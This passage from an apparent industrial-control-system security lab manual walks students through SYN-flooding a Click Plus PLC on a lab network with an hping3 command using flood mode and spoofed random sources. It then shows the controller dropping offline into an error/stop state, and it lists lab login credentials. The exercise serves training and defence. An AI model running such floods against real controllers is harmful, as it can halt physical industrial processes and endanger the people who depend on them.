
18. Open Kali VM and scroll down to the section marked " `// run this command to DoS the Click Plus` "



In this example, we are going to run the hping3 attack against Pod 1, Click Plus 1. We are going to eliminate the "-c" variable from our hping3 attack script so we can send unlimited packets to the Click Plus PLC. We are also going to change the "—faster" parameter to "—flood" so it will send the packets as fast as possible.


19. Enter the command for syn flooding Pod 1, student 1 ClickPLC.

```
hping3 -S --flood --rand-source 172.16.1.12
```




20. Press Enter .

    While the attack is running, the terminal window will show the hping is in flood mode, no replies will be shown.




21. Open the Windows VM and you should now see where the Click Plus PLC cannot communicate with the Click Plus programming software. You may notice the following windows message with the prompt to work offline.




22. Click "**`Work Offline`**".


23. From your Windows VM machine, ping your Click PLC and you will find the ping is not responsive.




24. Open Wireshark on your Windows VM and you will see that the pings to the Click PLC are coming from random IP Addresses. This make it harder to troubleshoot where the SYN flood is coming from.




25. To end the hping3 attack, go back to the Kali VM and press `Ctrl` + `C`.



26. Let's attempt to re-establish a connection from the Click Plus Programming Software to the Click Plus PLC. From the Home tab, select "**connect**".




You will notice the Click Plus PLC now has an "ERROR" status.




27. Click "**`Connect`**" and enter the username "**`admin`**" with a password of "**`sansics123`**".

You are now online but the controller has an error and is in "Stop" mode.

